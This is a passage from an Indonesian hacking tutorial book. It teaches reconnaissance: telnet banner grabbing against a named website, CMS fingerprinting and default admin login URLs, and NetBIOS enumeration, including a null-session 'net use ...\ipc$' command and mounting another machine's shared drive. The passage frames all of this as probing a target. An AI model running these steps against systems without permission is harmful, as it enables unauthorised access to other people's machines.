
Perhatikan hasil scanning port yang diperoleh berikut ini.



Gambar 55: Bluebits Portscanner.

MAC Scanner

Selain program yang telah kita jelaskan di atas, ada pula program yang bisa Anda gunakan untuk mendeteksi MAC Address, selain dari IP komputer yang aktif. Untuk menggunakan program yang bernama Colasoft MAC Scanner ini cukup mudah, karena program ini secara otomatis akan terisi IP lokal pada bagian *Local Subnet*. Selanjutnya Anda tinggal menekan tombol **Start** dan menemukan komputer yang sedang aktif beserta MAC Address-nya.



Gambar 56: MAC Scanner.

Banner Grabbing | 5

Banner grabbing sebenarnya termasuk bagian dari *Footprinting*. Lebih tepatnya, *active footprinting*. Teknik banner grabbing juga dikenal dengan sebutan OS Fingerprinting, yaitu cara untuk mencari tahu informasi mengenai sistem operasi yang digunakan.

Disebut banner grabbing karena dalam mencari informasi adalah dengan melihat “kalimat selamat datang” yang ditampilkan oleh sebuah service. Kalimat selamat datang ini dikenal dengan banner.

Telnet

Kali ini kita akan mencoba mendeteksi versi atau jenis sistem operasi yang dijalankan sebuah server melalui service yang dijalankan.

Apa itu service? Service adalah suatu *daemon* yang mengizinkan setiap orang yang ingin berkomunikasi dengan layanan yang disediakan. Web server juga merupakan sebuah service. Karena web server akan mengizinkan setiap orang untuk mengaksesnya melalui port 80.

Lalu apa pula daemon itu? Daemon adalah suatu program yang bekerja dibalik layar (background). Jadi, bukan di bawah kontrol langsung dari pengguna yang didesain untuk mendengarkan suatu koneksi yang datang (*incoming connection*) pada suatu port tertentu.

Biasanya daemon memiliki nama yang berakhiran huruf "d": misalnya daemon, syslogd, yang menangani log sistem, atau sshd, yang menangani koneksi SSH masuk.



Gambar 57: Daemon BSD, juga disebut Beastie, seperti digambarkan oleh John Lasseter. Pertama kali muncul pada tahun 1988.

(Sumber: http://upload.wikimedia.org/wikipedia/en/5/55/Bsd_daemon.jpg)

Baiklah, kita akan mulai melakukan banner grabbing. Pertama, kita akan menggunakan Telnet untuk mendeteksi port 80. Untuk melakukan hal ini, kita akan menggunakan Command Prompt.

Ketik perintah berikut: **Telnet www.vyctoria.com 80**.


Khusus untuk Anda yang menggunakan Windows Vista dan Windows 7, program Telnet telah disembunyikan. Oleh karena itu, kita harus mengaktifkannya secara manual terlebih dahulu. Caranya adalah:

1. Masuk ke dalam Control Panel.




Gambar 58: Control Panel.

2. Klik Program and Features.
3. Klik Turn Windows features on or off.




Gambar 59: Program and Features.

4. Berikan tanda centang pada bagian Telnet Client dan klik OK.



Gambar 60: Windows Features.

5. Tunggu lah proses pengaktifan dilakukan sampai selesai, selanjutnya barulah Anda bisa menggunakan nya dari Command Prompt.




```
C:\ Telnet www.vyctoria.com
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>telnet www.vyctoria.com 80
Connecting To www.vyctoria.com...
```

Gambar 61: Telnet.

Anda juga bisa menggunakan perintah telnet di atas tanpa memasukkan www terlebih dahulu. Biasanya halamannya menjadi kosong melompong, hal ini menunjukkan bahwa port 80 terbuka.



Gambar 62: Hasil telnet port 80.

Walaupun dalam keadaan kosong, ketik **GET HTTP** walaupun Anda tidak bisa melihat teks yang muncul.

Berikut salah satu contoh hasil telnet yang kita lakukan di atas.

The screenshot shows a command-line interface (cmd.exe) window with the title 'C:\Windows\system32\cmd.exe'. The window displays a banner grab from a web server. The banner includes CSS styles for a header section, a note about REQUEST_URI, and an error message for port 80. It also contains a link to forward the error message via email to the administrator.


```
padding-top: 5px;
bottom: 5px;
}
h2 {
    font-size: 14px;
    color: #FF9900;
    padding-left: 15px;
}
</style>
</head>
<body>
<div id="body-content">
<!-- start content
&lt;!--
instead of REQUEST_URI, we could show absolute URL via:
REQUEST_URI           http://HTTP_HOST
but what if its https:// or other protocol?
SECURE doesn't seem to be used           SERVER_PORT_
rname ports           SERVER_PORT logic would break if they use alte
--&gt;
&lt;h1&gt;400 Bad Request&lt;/h1&gt;
&lt;p&gt;Your browser sent a request that this
server could not understand:&lt;/p&gt;
&lt;blockquote&gt;
&lt;none&gt;http (port 80)
&lt;hr /&gt;
Please forward this error screen to navigator.pulsarserve.net&lt;br&gt;
&lt;a href="mailto:admin@pulsarserve.net?subject=Error message [400] 400 Bad Request
for &lt;none&gt;http port 80 on Thursday, 17-Feb-2011 11:26:28 EST"&gt;
WebMaster&lt;/a&gt;
&lt;hr /&gt;
-- end content --&gt;
&lt;/div&gt;
&lt;/body&gt;
&lt;/html&gt;
Connection to host lost.</pre>
```

Gambar 63: Hasil telnet.

Apabila informasi yang Anda peroleh terasa kurang memuaskan, Anda bisa mengganti perintah **GET HTTP** menjadi **GET / HTTP/1.1**

Biasanya Anda diminta untuk menekan tombol Enter dua kali.

Perhatikan pada gambar, sekarang saya berhasil mendapatkan header yang saya butuhkan.



```

HTTP/1.1 400 Bad Request
Date: Thu, 12 Feb 2011 16:58:19 GMT
Server: Apache/2.2.17 (Unix) mod_ssl/2.2.17 OpenSSL/0.9.8e-fips-rhel5 mod_auth_p
astthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head> <title>400 Bad Re
quest</title>
</head><body> <h1>Bad Request</h1> <p>Your browser sent a request that
this server could not understand.<br /> </p>
</body></html>

Connection to host lost.
C:\Users\Ue>


```

Gambar 64: Hasil telnet get http/1.1.

Dari informasi yang tampil, diperoleh informasi mengenai web server yang dijalankan adalah Apache versi 2.2.17 pada sistem operasi Unix.

Anda juga bisa mengetahui perintah apa saja yang bisa Anda gunakan selain *get*. Gunakan perintah: **GET / HTTP/1.0**

Perhatikan pada bagian *Allow:* di sana Anda bisa menggunakan perintah *GET, HEAD, POST, OPTIONS, dan TRACE*.



```

Date: Thu, 17 Feb 2011 17:01:59 GMT
Server: Apache/2.2.17 (Unix) mod_ssl/2.2.17 OpenSSL/0.9.8e-fips-rhel5 mod_auth_p
astthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 334
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head> <title>501 Method
Not Implemented</title>
</head><body> <h1>Method Not Implemented</h1>
<p>dex.html not supported.<br /> </p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></h
tml>

Connection to host lost.
C:\Users\Ue>

```

Gambar 65: Perintah telnet yang diizinkan.

Anda juga bisa mencoba port lainnya, seperti port 21 untuk FTP dan port 25 untuk SMTP.

Misalnya, di sini saya mengetikkan: **telnet vyctoria.com 21**.

Dari informasi yang muncul, diketahui bahwa program FTP yang digunakan adalah Pure FTP.

The screenshot shows a terminal window titled "Telnet vyctoria.com". The session output is as follows:

```
220 ----- Welcome to Pure-FTPd [privsep] [TLS]
220-You are user number 13 of 50 allowed.
220-Local time is now 14:16. Server port: 21.
220-This is a private system - No anonymous login
220 You will be disconnected after 15 minutes of inactivity.
```

Gambar 66: Telnet port 21.

Anda tidak bisa berlama-lama mengaktifkan telnet seperti Anda browsing pada sebuah situs, apalagi tidak menjalankannya. Telnet akan menutup sendiri secara otomatis setelah waktunya habis.

Apabila Anda tidak tahu perintah apa saja yang akan digunakan dalam melakukan telnet. Anda bisa mengetikkan **help** untuk mengetahui perintah yang bisa Anda jalankan. Pengetikan help tersebut bisa Anda lakukan setelah Anda berhasil terhubung ke telnet.. Berikut ini contoh hasil pengetikan perintah help.

The screenshot shows a terminal window displaying the output of the "help" command:

```
help
214-The following SITE commands are recognized
ALIAS
CHMOD
IDLE
UTIME
```

Gambar 67: Perintah telnet

Berikut ini adalah beberapa port lain yang bisa Anda coba lakukan perintah telnet.

21 FTP (File Transfer Protocol)

22 SSH (Secure Shell)

23 Telnet

25 SMTP (Send Mail Transfer Protocol)

43 whois

53 DNS (Domain Name Service)

68 DHCP (Dynamic Host Control Protocol)

79 Finger

80 HTTP (HyperText Transfer Protocol)

110 POP3 (Post Office Protocol, version 3)

115 SFTP (Secure File Transfer Protocol)

119 NNTP (Network New Transfer Protocol)

123 NTP (Network Time Protocol)

137 NetBIOS-ns

138 NetBIOS-dgm

139 NetBIOS

143 IMAP (Internet Message Access Protocol)

161 SNMP (Simple Network Management Protocol)

194 IRC (Internet Relay Chat)

220 IMAP3 (Internet Message Access Protocol 3)

389 LDAP (Lightweight Directory Access Protocol)

443 SSL (Secure Socket Layer)

445 SMB (NetBIOS over TCP)

666 Doom

993 SIMAP (Secure Internet Message Access Protocol)


995 SPOP (Secure Post Office Protocol)

Sitonomy

Kali ini kita akan mencoba menggali lebih dalam informasi mengenai sebuah website. Sitonomy sebenarnya adalah sebuah nama website, alamat lengkapnya adalah: <http://www.sitonomy.com>.

Dengan sitonomy, akan membantu Anda untuk mengetahui info-info yang lebih jauh mengenai sebuah website. Misalnya, sebuah website menggunakan *blogging platform* jenis apa? Apakah wordpress atau blogger. Bahasa pemrograman yang digunakan, serta jenis server-nya. Bahkan kita juga bisa mengecek apakah situs tersebut menggunakan layanan RSS yang mana, hingga tools untuk memeriksa stats-nya.

Langsung saja Anda buka sitonomy, kemudian masukkan nama website yang ingin Anda korek infonya.



Gambar 68: Sitonomy.com.

Bahkan, situs ini juga bisa mengetahui apakah sebuah situs tersebut menggunakan CMS Joomla, serta memasang iklan adsense atau tidak. Sebagai contoh, di sini kita bisa tahu kalau website vyctoria.com memajang iklan adsense. Jadi, kita bisa tahu tanpa harus membuka website-nya langsung.

Analysis Results					
	Url:	vyctoria.com			
	Title:	Selamat Datang di Vyctoria.com			
	Server IP:	98.142.221.130			
Website Components					
	Name	Description		Usage*	
	Advertising Networks	AdSense AdSense is an contextual advertisement service powered by Google. Website owners paid on CPC basis.		35 %	alternatives
	Server Software	Apache Apache HTTP Server is a most popular HTTP server on the World Wide Web.		63,4 %	alternatives

Gambar 69: Hasil sitonomy.

Mungkin banyak yang berpikiran, kalau sekadar itu, tinggal buka saja websitenya langsung. Hal ini perlu kita ketahui, sebab ada website yang sengaja menghilangkan jejak atau memodifikasi tampilan web-nya sehingga susah diketahui apakah menggunakan Joomla, Wordpress, dan sebagainya. Sebagai contoh lainnya, di sini saya membuka website lainnya.

Analysis Results					
Url:					
Title:					
Server IP:					
Website Components					
	Name	Description	Usage*		
	<u>Blogging Platform</u>	<u>WordPress</u> WordPress is an open source blog publishing platform.	36 %	alternatives	
	<u>Programming Languages</u>	<u>PHP</u> PHP is a open source scripting programming language.	39 %	alternatives	
	<u>Server Software</u>	<u>Apache</u> Apache HTTP Server is a most popular HTTP server on the World Wide Web.	63.4 %	alternatives	

Gambar 70: Website yang menggunakan wordpress.

Pada website tersebut kita bisa peroleh informasi menggunakan bahasa pemrograman PHP, sedangkan platform yang digunakan adalah WordPress. Dengan mengetahui hal ini, kita bisa tahu dimana letak halaman login administrator untuk sebuah website. Misalnya, halaman login administrator wordpress terletak pada: <http://www.nama-situs-target.com/wp-login.php>.



Gambar 71: Halaman login wordpress.

Halaman administrator default untuk website yang menggunakan platform Joomla adalah:


<http://www.nama-situs-target.com/administrator>.

Sedangkan untuk platform lainnya, bisa Anda cari sendiri. Biar kreatif.



Gambar 72: Halaman login joomla.

<http://www.nama-situs-target.com/phpnuke/admin.php> atau
<http://www.nama-situs-target.com/nuke/admin.php>.



The screenshot shows a dark-themed login interface for a PHPNUKE administration system. At the top center, it says "Administration System Login". Below that are two input fields: "Admin ID" and "Password", both of which have their content redacted with black bars. At the bottom left of the form is a "Login" button.

Gambar 73: Halaman login phpnuke.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Enumeration | 6

Sekarang, kita akan menggali lebih dalam informasi mengenai target hacking secara aktif dengan langsung berhubungan. Hal ini juga dikenal dengan istilah Enumerasi (Enumeration). Pada bagian enumerasi ini, seseorang bisa saja mencari account atau username, password, serta *sharing resources* yang ada.

Sebagai contoh di sini, khususnya untuk sistem-sistem Windows, terdapat port 139 (NetBIOS session service) yang terbuka untuk *resource sharing* antar-pemakai dalam jaringan. NetBIOS (singkatan dari Network Basic Input/Output System) adalah sebuah spesifikasi yang dibuat oleh International Business Machine (sebenarnya dibuat oleh Sytek Inc. untuk IBM) dan Microsoft yang mengizinkan aplikasi-aplikasi terdistribusi agar dapat saling mengakses layanan jaringan, tanpa memerhatikan protokol transport yang digunakan. NetBIOS yang berjalan di atas protokol TCP/IP (*NetBIOS over TCP/IP*) didefinisikan dalam RFC 1001, RFC 1002, dan RFC 1088.

Dengan memanfaatkan kelemahan NetBIOS session service, ternyata dapat membuat *sharing* harddisk dapat dilihat oleh siapa pun yang terhubung ke internet di seluruh dunia. Beberapa tool yang cukup terkenal seperti Legion, SMBScanner, atau SharesFinder membuat akses ke komputer orang menjadi begitu mudah. Umumnya hal ini bisa terjadi karena kebanyakan *resource share* tanpa menggunakan password.

Untuk dapat mengakses komputer lain, semua aktivitas harus mendapatkan izin dari komputer tujuan. Izin yang dimaksud tentunya username dan password. Dalam sebuah koneksi, apabila sebuah user tanpa memiliki nama dan juga password, disebut sebagai *Null Sessions*. Atau, dalam dunia FTP dikenal dengan nama *Anonymous Login*.

Sebagai contoh di sini, saya menggunakan perintah nbtstat pada Command Prompt. Anda cukup mengetikkan **nbtstat -a ip-address**.

Di sini saya memperoleh nama account dari komputer target.

```
C:\Windows\system32\cmd.exe
Node IpAddress: {192.168.0.198} Scope Id: { }

NetBIOS Remote Machine Name Table

Name          Type      Status
ECHA          <00>    UNIQUE    Registered
WORKGROUP     <00>    GROUP     Registered
ECHAs         <20>    UNIQUE    Registered
WORKGROUP     <1E>    GROUP     Registered
WORKGROUP     <1D>    UNIQUE    Registered
MSBROWSE      <01>    GROUP     Registered

MAC Address = 00-24-2B-3B-B8-F3

C:\Users\Uy>_
```

Gambar 74: nbtstat.

Bahkan, dengan perintah tersebut kita juga bisa memperoleh MAC Address komputer target.

Nomor <20> menunjukkan bahwa komputer target aktif pada File and Printer Sharing.

Cara lain yang bisa Anda gunakan adalah dengan mengetikkan: **net view**.

```
C:\Users\Uy>net view
Server Name           Remark
\\ECHAs
The command completed successfully.
```

Gambar 75: Net view.

Apabila sewaktu pertama kali Anda menggunakan perintah *Net View* yang muncul adalah pesan error, diperlukan *null session* terlebih dahulu. Koneksi *Null Sessions* bisa Anda terapkan dengan perintah:

Net use \\nama-target-atau-ip-address\ipc\$ "" /u: ""

Maksud adalah lakukan koneksi ke sumber bernama IPC\$ (*Inter-Process Communication* atau penghubung komunikasi antar komputer) dengan username dan password yang kosong.

Untuk mengetahui harddisk yang di-share, ketik: **net view \\nama-target**.

Dari contoh berikut ini saya mengetikkan **net view \\echा** dan memperoleh informasi bahwa harddisk yang di-share adalah drive E.

```
C:\Users\Uy>net view \\echा\
Shared resources at \\echा\

Share name Type Used as Comment
-----
E Disk
The command completed successfully.
```

Gambar 76: Net view host.

Sedangkan untuk mengakses drive untuk melihat isinya, gunakan perintah:

net use E: \\nama-target-atau-ip-address\nama-drive

Kebetulan di sini nama drive dan nama *sharing drive*-nya adalah sama E.

Jadi, pengetikannya adalah: **net use E: \\echा\E**.

Jika perintah tersebut berhasil, kita akan mendapatkan konfirmasi "*The command was completed successfully*". Nama target echा pada contoh di atas bisa diganti dengan IP address.

